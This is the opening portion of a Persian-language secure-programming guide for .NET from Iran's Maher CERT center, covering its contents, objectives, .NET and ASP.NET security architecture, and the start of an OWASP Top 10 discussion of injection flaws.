بسمه تعالی

عنوان مستند

برنامه‌نویسی امن در دات‌نت

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

مرکز ماهر

تابستان ۹۵

فهرست مطالب

۱ مقدمه ۱

۱-۱ اهداف مستند ۱

۱-۲ چه چیزی آموزش داده خواهد شد؟ ۲

۱-۳ پیش‌نیازها ۳

۲ معرفی امنیت برنامه‌های دات‌نت ٤

۲-۱ معماری امنیتی چارچوب دات‌نت ٥

۲-۱-۱ کدنویسی امن چیست؟ ٥

۲-۱-۲ قصرهای نام امنیتی چارچوب دات‌نت ٦

۲-۱-۳ معماری امنیتی ASP.NET ٦

۲-۲ تهدیدهای امنیتی رایج ۸

۲-۲-۱ ده حمله برتر روی دات‌نت بر اساس OWASP ۸

۲-۳ چرخه‌ی تولید امن ۲٤

۲-۳-۱ فازهای چرخه‌ی تولید امن ۲٥

۲-٤ قواعد کدنویسی امن ۳٤

۲-٤-۱ به حداقل رساندن سطح حمله ۳٥

۲-٤-۲ ایجاد پیش‌فرض‌های امن ۳٥

۲-٤-۳ قانون حداقل امتیاز ۳٦

۲-٤-٤ قانون دفاع در عمق ۳٦

۲-٤-٥ شکست امن ۳٦

۲-٤-٦ عدم اعتماد به سرویس‌ها ۳۷

۲-٤-۷ جداسازی وظایف ۳۷

۲-٤-۸ خودداری از امنیت بر مبنای ابهام ۳۷

۲-٤-۹ اصلاح درست مشکلات امنیتی ۳۸

۳ امنیت چارچوب دات‌نت ۳۹

۳-۱ معرفی چارچوب دات‌نت ۳۹

۳-۲ امنیت زمان اجرای دات‌نت ٤۰

۳-۲-۱ امنیت مبتنی بر نقش ٤۰

۳-۲-۲ امنیت دسترسی به کد ٤٤

۳-۲-۳ انباره‌ی مجزا ٤٥

۳-۲-٤ امنیت کتابخانه‌های کلاس دات‌نت ٥۲

۳-۲-٥ نوشتن کتابخانه‌های کلاس امن ٥٦

۳-۲-٦ کد شفاف امنیتی ٦۱

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۷-۲-۳ شفافیت سطح ۲ ..... ٦٤
۳-۳ امنیت اسمبلی دات‌نت ٦٩
۱-۳-۳ اسمبلی‌های دارای نام قوی و ابزارهای امضا ۷۰
٤-۳ ابزارهای امنیتی دات‌نت ۷۱
۱-٤-۳ ابزار سیاست امنیت دسترسی به کد Caspol.exe ۷۱
۲-٤-۳ ابزار سنجش گواهی‌نامه ناشر نرم‌افزار Cert2spc.exe ۷٤
۳-٤-۳ ابزار مدیر گواهی‌نامه Certmgr.exe ۷۵
٤-٤-۳ ابزار PEVerify ۷۹
۵-٤-۳ ابزار حاشیه‌نویسی امنیتی دات‌نت SecAnnotate.exe ۸۲
٦-٤-۳ ابزار امضا SignTool.exe ۸۳
۷-٤-۳ ابزار نام قوی Sn.exe ۸٦
۸-٤-۳ ابزار انباره‌ی مجزا Storeadm.exe ۸۷
٤ اعتبارسنجی ورودی و کدگذاری خروجی ۸۹
۱-٤ اعتبارسنجی ورودی ۸۹
۱-۱-٤ چرا اعتبارسنجی ورودی؟ ۸۹
۲-۱-٤ توصیف اعتبارسنجی ورودی ۹۰
۳-۱-٤ روشهای اعتبارسنجی ورودی ۹۱
٤-۱-٤ تصفیه ورودی ۹۲
۵-۱-٤ انجام اعتبارسنجی ورودی و تصفیه با استفاده از عبارات منظم ۹۳
٦-۱-٤ کار با رشته‌ها و مقایسه آن‌ها ۹۵
۷-۱-٤ تبدیل انواع داده ۹۷
۸-۱-٤ کنترلهای اعتبارسنجی ASP.Net ۹۹
۲-٤ حملات به کنترل اعتبارسنجی ۱۰۵
۱-۲-٤ حمله اسکریپت‌نویسی بین سایتی (XSS) ۱۰۵
۲-۲-٤ حملات تزریق SQL ۱۱٤
۳-۲-٤ تکنیک‌های دفاعی در مقابل حملات تزریق SQL ۱۲۲
٤-۲-٤ محدود کردن ورودی ۱۲۵
۵-۲-٤ کدگذاری خروجی ۱۲٦
٦-۲-٤ کتابخانه Anti-XSS ۱۳۰
۳-٤ Sandboxing ۱۳۲
۱-۳-٤ نرمافزار Sandboxing: Sandboxie ۱۳۳
۲-۳-٤ نرمافزار Sandboxing: BufferZone Pro ۱۳٤
۳-۳-٤ واسط برنامه نویسی سندباکس در چارچوب داتنت ۱۳٦
٤-۳-٤ ابزار تحلیل کد دات‌نت مایکروسافت (CAT.NET) ۱۳۹

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

5 احراز هویت و مجازشماری در دات‌نت ۱۴۲
۵-۱ احراز هویت ۱۴۲
۵-۱-۱ تهدیدهای رایج در زمینه احراز هویت ۱۴۳
۵-۲ مجازشماری ۱۴۵
۵-۲-۱ تهدیدهای رایج در زمینه مجازشماری ۱۴۶
۵-۳ احراز هویت در ASP.NET ۱۴۷
۵-۳-۱ فراهم‌کننده احراز هویت فرم ۱۴۸
۵-۳-۲ فراهم‌کننده احراز هویت ویندوز ۱۶۱
۵-۴ مجازشماری در ASP.NET ۱۶۲
۵-۴-۱ استفاده از مجازشماری URL ۱۶۳
۵-۵ امن‌سازی بلط‌های احراز هویت فرم ۱۶۵
۵-۵-۱ استفاده از SSL برای تمام صفحات ۱۶۵
۵-۵-۲ استفاده از تابع‌های رمزنگاری برای کلاس FormsAuthentication ۱۶۶
۵-۶ هویت ASP.NET ۱۶۶
۵-۶-۱ پیش‌زمینه: عضویت ASP.NET ۱۶۶
۵-۶-۲ عضویت ساده ASP.NET ۱۶۷
۵-۶-۳ فراهم‌کنندگان سراسری ASP.NET ۱۶۸
۵-۶-۴ پیدایش هویت ASP.NET ۱۶۸
۵-۶-۵ مؤلفه‌های هویت ASP.NET ۱۷۱
۵-۷ یک چک‌لیست برای احراز هویت و مجازشماری ۱۷۱
۶ مدیریت امن نشست و حالت ۱۷۳
۶-۱ مروری بر مدیریت حالت در ASP.NET ۱۷۳
۶-۱-۱ گزینه‌های مدیریت حالت مبتنی بر کارخواه ۱۷۴
۶-۱-۲ گزینه‌های مدیریت حالت مبتنی بر کارگزار ۱۸۱
۶-۲ امنیت ViewState ۱۸۷
۶-۲-۱ اعتبارسنجی ViewState ۱۸۹
۶-۲-۲ رمزگذاری ViewState ۱۹۲
۶-۲-۳ حفاظت در برابر حملات ViewState One-Click ۱۹۲
۶-۲-۴ حذف ViewState از صفحه کارخواه ۱۹۴
۶-۳ استفاده امن از کوکی‌ها ۱۹۵
۶-۳-۱ حفاظت از کوکی‌ها ۱۹۶
۶-۳-۲ کنترل محدوده کوکی ۱۹۷
۶-۴ جعل درخواست بین سایتی (CSRF) ۱۹۹
۶-۴-۱ توکن‌های ضد جعل ۲۰۰

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۶-۴-۲ توکن‌های ضد جعل در Asp.Net MVC ۲۰۱
۶-۴-۳ جلوگیری از CSRF در Asp.Net ۲۰۱
۶-۵ سرقت نشست در ASP.NET ۲۰۱
۶-۶ تثبیت نشست در Asp.Net ۲۰۳
۶-۷ چک لیست امنیت مدیریت حالت در Asp.Net ۲۰۴
۷ رمزنگاری در دات‌نت ۲۰۵
۷-۱ مقدمه‌ای بر رمزنگاری ۲۰۵
۷-۲ رمزنگاری دات‌نت ۲۰۹
۷-۲-۱ وراثت اشیا ۲۰۹
۷-۲-۲ چگونگی پیاده‌سازی الگوریتم‌ها در چارچوب دات‌نت ۲۱۰
۷-۲-۳ انتخاب یک الگوریتم ۲۱۱
۷-۳ رمزگذاری داده‌ها ۲۱۱
۷-۳-۱ درک رمزگذاری متقارن ۲۱۲
۷-۳-۲ اشتراک‌گذاری رازها با استفاده از رمزگذاری نامتقارن ۲۲۰
۷-۳-۳ حفظ جامعیت با درهم سازی ۲۳۳
۷-۳-۴ یک چک لیست برای رمزگذاری ۲۳۶
۷-۴ ایمنی اسناد XML ۲۳۷
۷-۴-۱ رمزگذاری اسناد XML ۲۳۷
۷-۴-۲ امضای اسناد XML ۲۴۵
۷-۴-۳ یک چک لیست برای XML ۲۵۰
۸ مدیریت، نظارت و ثبت خطا در دات‌نت ۲۵۱
۸-۱ کلاس Exception ۲۵۴
۸-۲ سلسله‌مراتب مدیریت استثنا ۲۵۵
۸-۲-۱ مدیریت استثنا در سطح کد ۲۵۵
۸-۲-۲ مدیریت استثنا در سطح صفحه ۲۵۶
۸-۲-۳ مدیریت استثنا در سطح برنامه ۲۵۶
۸-۳ ثبت خطاها و نظارت بر برنامه ۲۵۷
۸-۳-۱ استفاده از ثبت رویداد ویندوز ۲۵۸
۸-۳-۲ استفاده از ایمیل برای ثبت رویدادها ۲۵۹
۸-۳-۳ استفاده از ردیابی ASP.NET ۲۶۱
۸-۳-۴ استفاده از شمارنده‌های کارایی ۲۶۳
۸-۳-۵ استفاده از چارچوب‌های ثبت ۲۶۶

مرکز تحقیقات امنیت و هماهنگی عملیات رخدادهای رایانه‌ای

فهرست اشکال

شکل ۲-۱: معماری ASP.NET ٦
شکل ۲-۲. فازهای SDL ۲۵
شکل ۲-۳. فرایند مدل‌سازی تهدید ۲۹
شکل ۳-۱: مروری بر معماری دات‌نت ۳۹
شکل ۳-۲: حرکت در پشته فراخوانی ٤٥
شکل ٤-۱. فرایند مدل‌سازی تهدید ۸۹
شکل ٤-۲: مراحل یک حمله ساده XSS ۱۰۸
شکل ٤-۳: حمله XSS بازتابی ۱۱۰
شکل ٤-٤: مراحل حمله XSS مبتنی بر DOM ۱۱۱
شکل ٤-٥: امکانات امنیتی پیشرفته BUFFERZONE ۱۳۵
شکل ٤-٦: صفحه نمایش پس از یک تحلیل موفق توسط CAT.Net ۱٤۱
شکل ٤-۷: نمونه گزارش تولید شده توسط CAT.Net ۱٤۱
شکل ٥-۱: مولفه‌های هویت ASP.NET ۱۷۱
شکل ٦-۱: رمزگشای ViewState ۱۸۹
شکل ٦-۲: سرقت نشست ۲۰۲
شکل ۷-۱: نمایش عملکرد الگوریتم رمزنگاری متقارن ۲۱۲
شکل ۷-۲: استفاده از کلید در رمزگذاری نامتقارن ۲۲۰
شکل ۷-۳: مدیریت پایگاه گواهی‌نامه ۲۲٦
شکل ۷-٤: گواهی‌نامه‌ها در MMC ۲۲۸
شکل ۸-۱: صفحه خطای پیش‌فرض ASP.NET ۲٥۱
شکل ۸-۲: صفحه پیش‌فرض خطای برنامه ASP.NET برای کاربران راه دور ۲٥۲
شکل ۸-۳:خروجی ردیابی صفحه ASP.NET ۲٦۲
شکل ۸-٤: ناظر کارایی تحت ویندوز ۲۰۰۳ ..... ۲٦۳

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

فهرست جداول

جدول ۲-۱: حملات تزریق ..... **Error! Bookmark not defined.**
جدول ۲-۲: مدیریت نادرست احراز هویت و نشست ۱۱
جدول ۲-۳: اسکریپت بین سایتی ۱۲
جدول ۲-٤: ارجاع مستقیم به اشیا به صورت ناامن ۱۳
جدول ۲-۵: پیکربندی امنیتی نامناسب ۱۵
جدول ۲-٦: افشای داده‌های حساس ..... **Error! Bookmark not defined.**
جدول ۲-۷: عدم کنترل دسترسی در سطح عملکرد ۱۹
جدول ۲-۸: جعل درخواست بین سایتی ۲۰
جدول ۲-۹: استفاده از مولفه‌های دارای آسیب‌پذیری‌های شناخته شده ۲۲
جدول ۲-۱۰: Redirectها و Forwardهای اعتبارسنجی نشده ۲۳
جدول ۳-۱: الگوهای بازنویسی ٦٦
جدول ۳-۲: الگوهای مجاز وراثت نوع ٦۷
جدول ۳-۳: الگوهای غیرمجاز وراثت نوع ٦۷
جدول ۳-٤: الگوهای مجاز وراثت تابع ٦۷
جدول ۳-۵: الگوهای غیرمجاز وراثت تابع ٦۸
جدول ٤-۱: تابع‌های مقداردهی و مقایسه رشته‌ها ۹۵
جدول ٤-۲: مجوزهای اصلی مبتنی جدول در SQL Server ۱۲۲
جدول ٤-۳: کدگذاری در سمت کارخواه با استفاده از جاوااسکریپت ۱۲۸
جدول ٤-٤: تابع‌های کلاس AntiXssEncode و کاربرد آن‌ها ۱۳۲
جدول ۵-۱: فراهم‌کنندگان احراز هویت ASP.NET ۱٤۷
جدول ۵-۲: کنترل جریان فرم‌های احراز هویت در ASP.NET ۱۵٤
جدول ۵-۳: مقادیر ممکن برای قالب کلمه‌ی عبور ۱۵٦
جدول ۵-٤: تابع‌های ایستای کلاس FormsAuthentication ۱۵۷
جدول ۵-۵: ویژگی‌های مفید برای مدیریت بلیط‌های احراز هویت ۱۵۸
جدول ۵-٦: ویژگی‌های عناصر allow و deny ۱٦۳
جدول ٦-۱: خلاصه مدیریت حالت متبنی بر کارخواه ۱۸٤
جدول ٦-۲: پشتیبانی مرورگرهای رایج ازکوکی‌های HTTPOnly ۱۹٦
جدول ۷-۱: مقایسه الگوریتم‌های رمزنگاری متقارن و نامتقارن ۲۰۸
جدول ۷-۲: حداقل و حداکثر اندازه کلید برای الگوریتم‌های رمزگذاری متقارن دات‌نت ۲۱٤
جدول ۷-۳: کلاس‌های فراهم شده توسط چارچوب دات‌نت برای ایجاد HMAC ۲۱۸

سرکار خانم امیدی و همکاری عملیات و خدادهای رایانه‌ای

۱ مقدمه

مشکلات، خطاها و شکاف‌ها در منطق برنامه، دلایل اصلی آسیب‌پذیری نرم‌افزار هستند. تحلیل‌هایی که توسط متخصصین امنیت نرم‌افزار صورت‌گرفته اثبات کرده است که بیشتر آسیب‌پذیری‌ها به دلیل خطاها در برنامه‌نویسی هستند. بنابراین آموزش توسعه‌دهندگان نرم‌افزار در زمینه‌ی کدنویسی امن به یک الزام برای سازمان‌ها تبدیل شده است.

مهاجمان سعی می‌کنند تا آسیب‌پذیری‌های امنیتی را در برنامه‌ها یا کارگزار[1]ها پیدا کنند و سپس از این آسیب‌پذیری‌ها برای سرقت اطلاعات محرمانه، تخریب برنامه‌ها و داده‌ها و به دست گرفتن کنترل شبکه‌ها و سیستم‌های کامپیوتری استفاده کنند. تکنیک‌های صحیح برنامه‌نویسی و بهترین روش‌ها را می‌توان برای تولید کدهای با کیفیت به کارگرفت تا از حملات به برنامه‌های تحت‌وب جلوگیری کرد. برنامه‌نویسی امن یک راهکار دفاعی در مقابل حمله‌هایی است که سیستم‌های کاربردی را هدف گرفته‌اند.

این مستند یک منبع با ارزش برای توسعه‌دهندگان و برنامه‌نویسان نرم‌افزار خواهد بود که علاقه دارند برنامه‌های با امنیت بالا تولید کنند. این کار از طریق چرخه‌ی تولید نرم‌افزار که شامل طراحی، پیاده‌سازی و استقرار برنامه‌ها می‌شود، امکان‌پذیر خواهد بود.

دات‌نت به صورت گسترده توسط بسیاری از سازمان‌ها به عنوان چارچوب اصلی برای تولید برنامه‌های کاربردی تحت‌وب به کار گرفته می‌شود. در این مستند به توسعه‌دهندگان نرم‌افزار آموزش داده خواهد شد که چگونه حفره‌های امنیتی را شناسایی و اقدام متقابل امنیتی را در طول چرخه‌ی نرم‌افزار برای بهبود کلی کیفیت محصول پیاده‌سازی کنند.

۱-۱ اهداف مستند

این مستند اهداف زیر را دنبال می‌کند:

- آشناسازی برنامه‌نویسان با امنیت برنامه‌های دات‌نت، معماری امنیتی ASP.Net و کمک به آن‌ها در شناخت نیازهای امنیتی برنامه و تهدیدهای رایج چارچوب دات‌نت.

---

[1] Server

- بحث در مورد حملات امنیتی روی چارچوب دات‌نت و شرح چرخه‌ی تولید نرم‌افزار امن.
- کمک به شناسایی تهدیدهای رایج در اسمبلی‌های دات‌نت و معرفی فرایند حرکت در پشته.
- بحث در مورد نیاز به اعتبارسنجی ورودی، روش‌های مختلف اعتبارسنجی ورودی، حمله‌های رایج به اعتبارسنجی ورودی، آسیب‌پذیری‌های کنترل اعتبارسنجی و بهترین روش‌ها برای اعتبارسنجی ورودی.
- معرفی فرایند مجازشماری[۱] و احراز هویت[۲] و تهدیدهای رایج در این دو زمینه.
- بحث در مورد قواعد امنیتی برای توکن‌های مدیریت نشست[۳]، تهدیدهای رایج در مدیریت نشست، تکنیک‌های مدیریت نشست در ASP.Net و حمله‌های مختلف به نشست.
- معرفی اهمیت رمزنگاری در دات‌نت، انواع حمله‌های رمزنگاری در دات‌نت و فضاهای نام[٤] رمزنگاری در دات‌نت
- تشریح رمزگذاری متقارن و نامتقارن، مفاهیم درهم‌سازی، گواهی‌نامه‌های دیجیتال و امضاهای دیجیتال و XML
- تشریح قواعد مدیریت خطای امن، سطوح مختلف مدیریت استثنا و ابزارهای مختلف ثبت در دات‌نت.
- بررسی مفاهیم مدیریت فایل، نگرانی‌های امنیتی در مدیریت فایل، حمله‌های حرکت در مسیر[٥] روی مدیریت فایل و تکنیک‌های دفاعی در مقابله با آن.

۲-۱ چه چیزی آموزش داده خواهد شد؟

افرادی که این مستند را مطالعه کنند در زمینه‌های زیر دانش به دست خواهند آورد:

- امکانات امنیتی چارچوب دات‌نت و قواعد مختلف برنامه‌نویسی امن

---

[۱] Authorization
[۲] Authentication
[۳] Session
[٤] Namespace
[٥] Path Traversal

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

- مدل امنیتی زمان اجرای چارچوب دات‌نت، امنیت مبتنی بر نقش، امنیت دسترسی به کد و امنیت کتابخانه‌های کلاس.
- کنترل‌های مختلف اعتبارسنجی، تکنیک‌های کاهش آسیب‌پذیری‌های کنترل اعتبارسنجی، تکنیک‌های دفاعی در مقابل حملات تزریق SQL و کدگذاری خروجی به منظور جلوگیری از حملات اعتبارسنجی ورودی
- تکنیک‌های دفاعی در مقابل حملات به نشست، امنیت کوکی و امنیت ViewState
- کاهش آسیب‌پذیری در مدیریت خطا در سطح کلاس، مدیریت خطاهای مدیریت نشده و پیاده‌سازی امنیت لاگ ویندوز در مقابل حملات مختلف
- تکنیک‌های دفاعی در مقابل حملات حرکت در مسیر و تکنیک‌های دفاعی در مقابل حملات کانونی‌سازی[1]
- کاهش آسیب‌پذیری‌ها در فایل‌های پیکربندی ماشین، فایل‌های پیکربندی برنامه و روش‌های مرور امنیتی کد.

۳-۱ پیش‌نیازها

مخاطب باید به زبان برنامه‌نویسی دات‌نت مسلط باشد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

[1] Canonicalization

۲ معرفی امنیت برنامه‌های دات‌نت

استفاده درست از چارچوب دات‌نت[۱]، به توسعه‌دهندگان و مدیران این امکان را می‌دهد تا کنترل امنی بر روی برنامه‌ها و منابعشان داشته باشند و هم‌چنین با مجموعه ابزارهایی که کار با آن‌ها بسیار ساده است، می‌توانند کارهایی از قبیل احراز هویت، اعطای مجوز و رمزنگاری را با قدرت بالا پیاده‌سازی کنند. حذف بسیاری از خطرات امنیتی بزرگ، مواجه‌شدن برنامه‌های امروزی با کد ناقص (مانند سرریزهای بافر) و تغییر مسئولیت از کاربران نهایی به توسعه‌دهندگان و مدیران، باعث ایجاد تصمیم‌گیری بحرانی امنیتی (از قبیل اجرای یک برنامه‌ی خاص و یا منابعی که برنامه باید قادر به دسترسی باشد) می‌شود.

در این مستند ما توضیح خواهیم داد که چگونه امکانات امنیتی مبتنی بر نقش، امنیت دسترسی به کد، فرآیند راستی آزمایی، پشتیبانی رمزنگاری، ذخیره‌سازی مجرد و حوزه‌های کاربردی که برای رسیدن به این نتایج با هم کار می‌کنند، ارایه‌ی بستر قوی برای توسعه و اجرای انواع نرم‌افزارهای کاربردی، در هر دو سمت کارخواه[۲] و کارگزار می‌پردازیم.

چارچوب دات‌نت می‌تواند تشکیلاتی با اطمینان بیشتر فراهم کند که خود برنامه بتواند در برابر حملات امنیتی شناخته‌شده امروز و آینده مقاوم باشد.

سیستم امنیتی چارچوب دات‌نت بخشی از زبان‌های زمان اجرا یا CLR است. این سیستم شامل ویژگی‌های بسیاری از قبیل تبدیل نوع امن، مدیریت استثنا امن و کنترل امنیتی کد دسترسی می‌باشد.

امنیت چارچوب دات‌نت در این قبیل روش‌ها به عنوان یک مکمل ویژگی‌های امنیتی موجود در ویندوز مایکروسافت طراحی شده است. هر چند هیچ یک از مکانیزم‌های امنیتی مبتنی بر ویندوز نادیده گرفته نشده است.

مرکز هدایت امداد و هماهنگی عملیات (مخابرات) رایانه ای

---

[۱] Dot-Net Framework

[۲] Client

۲-۱ معماری امنیتی چارچوب دات‌نت

در چارچوب دات‌نت نسخه ٤,٠، دو تغییر عمده به منظور افزایش امنیت و ساده‌سازی طراحی اعمال شده است. هر چند سیستم اجازه‌نامه‌ها هنوز در جای خود قرار دارد، چارچوب دات‌نت ٤,٠ سیاست امنیتی در سطح ماشین[1] خود را حذف کرده است و مکانیزم پیش‌فرض را شفافیت امنیتی قرار داده است.

دو تغییر بزرگ در زیر سیستم امنیتی چارچوب دات‌نت ٤,٠ بوجود آمده، سیاست امنیتی در سطح ماشین از بین رفته است، هر چند سیستم اجازه‌نامه‌ها هنوز در جای خود قرار دارد و شفافیت امنیتی گسترش یافته و به عنوان مکانیزم پیش‌فرض مورد استفاده قرار می‌گیرد. از بین رفتن سیاست امنیتی در سطح ماشین به این معنی است که چارچوب دات‌نت مسئولیت تامین امنیت یک کامپیوتر را بر عهده ندارد و فقط از کدهای امن نوشته‌شده حفاظت می‌کند. شفافیت امنیتی که برای اولین بار در چارچوب دات‌نت ۲,۰ معرفی شد، مکانیزمی است که کدهای نوشته‌شده برای یک برنامه‌ی کاربردی تحت چارچوب دات‌نت را از کدهای زیربنایی آن تفکیک می‌کند.

مهم‌ترین تغییر در امنیت در چارچوب دات‌نت ٤,٥ نام‌گذاری قوی است. چارچوب دات‌نت ٤,٥ یک مدل دو لایه‌ی امنیتی برای برنامه‌های کاربردی مدیریت‌شده فراهم می‌کند. برنامه‌های فروشگاه ویندوز 8.x در یک ظرف امنیتی ویندوز اجرا می‌شوند که دسترسی به منابع را محدود می‌کند. در این ظرف، برنامه‌های مدیریت‌شده کاملاً مورد اعتماد هستند. از دیدگاه امنیت دسترسی به کد (CAS)، برنامه‌نویس هیچ کاری برای افزایش امتیازات نمی‌تواند انجام دهد

۲-۱-۱ کدنویسی امن چیست؟

برنامه‌نویسی امن نوشتن کدی است که هیچ‌گونه حمله‌ای روی آن کد نتواند صورت گیرد. تحقیقات ثابت کرده است که نقص‌ها، اشکالات و معایب منطقی دلایل عمومی آسیب‌پذیری در سیستم‌ها می‌باشند. تجزیه و تحلیل‌ها نشان داده است که دلایل آن، اشتباهات رایج برنامه‌نویسی و شیوه‌های برنامه‌نویسی ناامن است. با شناسایی این روش‌های ناامن کدنویسی که منجر به این‌گونه خطاها می‌شود و آموزش برنامه‌نویسان در مورد

[1] Machine-Wide Security

روش‌های امن جایگزین، سازمان‌ها می‌توانند گام‌های پیشگیرانه‌ای در کاهش یا حذف آسیب‌پذیری‌ها در نرم‌افزار قبل از استقرار بردارند.


۲-۱-۲ فضاهای نام امنیتی چارچوب دات‌نت

فضاهای نام امنیتی درچارچوب دات‌نت شامل موارد زیر است:

- **System.Security**: زیرساخت سیستم امنیتی CLR را فراهم می‌کند که شامل کلاس‌های پایه برای مجوزهاست.
- **System.Net.Security**: جریان‌های شبکه‌ای برای ارتباطات امن بین میزبان‌ها را فراهم می‌کند.
- **System.Web.Security**: شامل کلاس‌هایی است که برای پیاده‌سازی امنیت ASP.NET در برنامه‌های تحت‌وب استفاده می‌شود.

۲-۱-۳ معماری امنیتی ASP.NET

این قسمت یک مرور کلی از زیرساخت‌های امنیتی ASP.NET فراهم می‌کند. تصویر زیر روابط بین سیستم‌های امنیتی درASP.NET را نشان می‌دهد.



شکل ۲-۱: معماری ASP.NET

مرکز مدیریت امداد هماهنگی خدادهای رایانه ای

همان‌طور که تصویر نشان می‌دهد، تمام کارخواه**های** وب با برنامه‌های کاربردی ASP.NET از طریق سرویس‌های اطلاعات اینترنت[1] مایکروسافت ارتباط برقرار می‌کنند. IIS در صورت لزوم درخواست را احراز هویت می‌کند و منابع درخواست‌شده (مانند برنامه ASP.NET ...) را مشخص می‌کند. اگر کارخواه مجاز است، منبع در دسترس قرار می‌گیرد.

هنگامی که یک برنامه‌ی ASP.NET در حال اجرا است، می‌تواند از ویژگی‌های امنیتی تعبیه‌شده در ASP.NET استفاده کند. علاوه بر این، یک برنامه ASP.NET می‌تواند از ویژگی‌های امنیتی چارچوب دات‌نت استفاده کند.

علاوه بر اتکا به توانایی‌های احراز هویت IIS، شما می‌توانید احراز هویت را در ASP.NET انجام دهید. هنگامی که احراز هویت ASP.NET را در نظر می‌گیرید، شما باید تعامل خدمات احراز هویت IIS را درک کنید. IIS فرض می‌کند که یک مجموعه از اعتبارنامه‌ها به حساب کاربری ویندوز NT مایکروسافت نگاشت می‌شود و باید از این اعتبارنامه‌ها برای احراز هویت یک کاربر استفاده کند. روش‌های احراز هویت در IIS نسخه‌ی ۷ عبارتند از: بی‌نام، جعل هویت ASP.NET، نگاشت اجازه نامه‌ی کارخواه، digest، فرم‌ها و امنیت یکپارچه‌ی ویندوز. شما می‌توانید نوع احراز هویت را با استفاده از خدمات مدیریتی IIS انتخاب کنید.

اگر کاربران به یک URL که به یک برنامه‌ی کاربردی ASP.NET نگاشت می‌شود درخواست بدهند، درخواست و اطلاعات احراز هویت به برنامه کاربردی داده می‌شود. ASP.NET احراز هویت مبتنی بر فرم را فراهم می‌کند. احراز هویت مبتنی بر فرم، یک سیستم است که با آن درخواست‌های احراز هویت شده به یک صفحه‌ی وب که شما ایجاد می‌کنید ارسال می‌شوند. کاربر اعتبارنامه‌ها را فراهم می‌کند و صفحه را ارسال می‌کند. اگر برنامه‌ی شما درخواست را احراز هویت کند، سیستم یک بلیط احراز هویت در یک کوکی صادر می‌کند که اعتبارنامه‌ها یا یک کلید برای دریافت دوباره شناسه را در خود دارد. درخواست‌های بعدی این بلیط احراز هویت را همراه درخواست خواهند داشت.

تنظیمات امنیتی ASP.NET در دو فایل Machine.config و Web.config پیکربندی می‌شود. مشابه سایر اطلاعات پیکربندی تنظیمات پایه‌ای و پیش‌فرض در فایل Machine.config در زیرپوشه‌ی Config از نصب

[1] Internet Information Services (IIS)

جاری چارچوب دات‌نت ذخیره می‌شوند. شما می‌توانید تنظیمات خاص سایت یا خاص برنامه‌ی کاربردی را در فایل‌های Web.config که در ریشه‌ی سایت یا پوشه‌های ریشه‌ی برنامه‌ی کاربردی ذخیره می‌شوند، بسازید. زیرپوشه‌ها تنظیمات یک پوشه را به ارث می‌برند مگر این‌که توسط یک فایل Web.config در پوشه این تنظیمات بازنویسی شده باشند.

۲-۲ تهدیدهای امنیتی رایج

۲-۲-۱ ده حمله‌ی برتر روی دات‌نت بر اساس OWASP

کلمه‌ی OWASP مخفف شده‌ی Open Web Application Security Protocol Project است و یک تابعولوژی یا بهتر بگوییم یک پروژه غیردولتی است که در آن برای شما به عنوان یک کارشناس برنامه‌نویس تحت‌وب، معیارهایی که بایستی برای امن‌تر شدن نرم‌افزار خود بکار ببرید تشریح شده است. OWASP یک تابعولوژی است، یعنی راهکار را به ما نشان می‌دهد، این متدولوژی منحصر به شرکت یا فرد یا سازمان خاصی نبوده و نیست و یک پروژه‌ی کاملا متن‌باز[1] است که هر کسی در هر جای دنیا می‌تواند به آن بپیوندد و در آن شرکت کند.

۲-۲-۱-۱ تزریق[2]

رخنه‌های تزریق نظیر تزریق SQL، سیستم‌عامل و LDAP زمانی اتفاق می‌افتد که داده‌ی نامطمئن به یک مفسر به عنوان بخشی از دستور یا پرسش فرستاده می‌شود. داده‌های مهاجم می‌تواند مفسر را فریب دهد تا دستورات ناخواسته‌ای را اجرا کند یا به داده‌ای بدون مجوز دسترسی پیدا کند.

---

[1] Open Source

[2] Injection

مرکز مدیریت امور و هماهنگی عملیات رخدادهای رایانه ای

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **آسان**	رواج **رایج**	کشف **متوسط**	تاثیر **شدید**	وابسته به نرم‌افزار/کسب‌وکار
هر کسی که می‌تواند داده‌های نامطمئن به سیستم ارسال کند، از جمله کاربران خارجی، کاربران داخلی و مدیران را در نظر بگیرید.	مهاجم حلمات ساده مبتنی بر متن را می‌فرستد که نحو مفسر را کشف می‌کند. تقریبا هر منبع داده حتی منابع داخلی می‌تواند یک حامل تزریق باشد.	معایب تزریق زمانی که یک برنامه داده‌های نامطمئن به یک مترجم می‌فرستد رخ می‌دهد. معایب تزریق به ویژه در کدهای موروثی بسیار شایع هستند. آن‌ها اغلب در SQL، LDAP، Xpath، پرسش‌های NoSQL، دستورات سیستم‌عامل، تجزیه‌کننده‌ی XML،عناوین SMTP، آرگومان‌های برنامه و غیره پیدا می‌شوند. کشف رخنه‌های تزریق هنگام بررسی کد آسان است، اما اغلب به سختی از طریق آزمون کشف می‌شوند. اسکنرها می‌توانند برای پیدا کردن رخنه‌های تزریق به مهاجمان کمک کنند.		تزریق می‌تواند باعث از دست رفتن یا خرابی داده، عدم پاسخ‌گویی و یا محرومیت از دسترسی شود. تزریق گاهی اوقات می‌تواند منجر تصاحب کامل میزبان توسط حمله‌کننده شود.	ارزش تجاری داده‌های تحت‌تاثیر و بستر اجرای 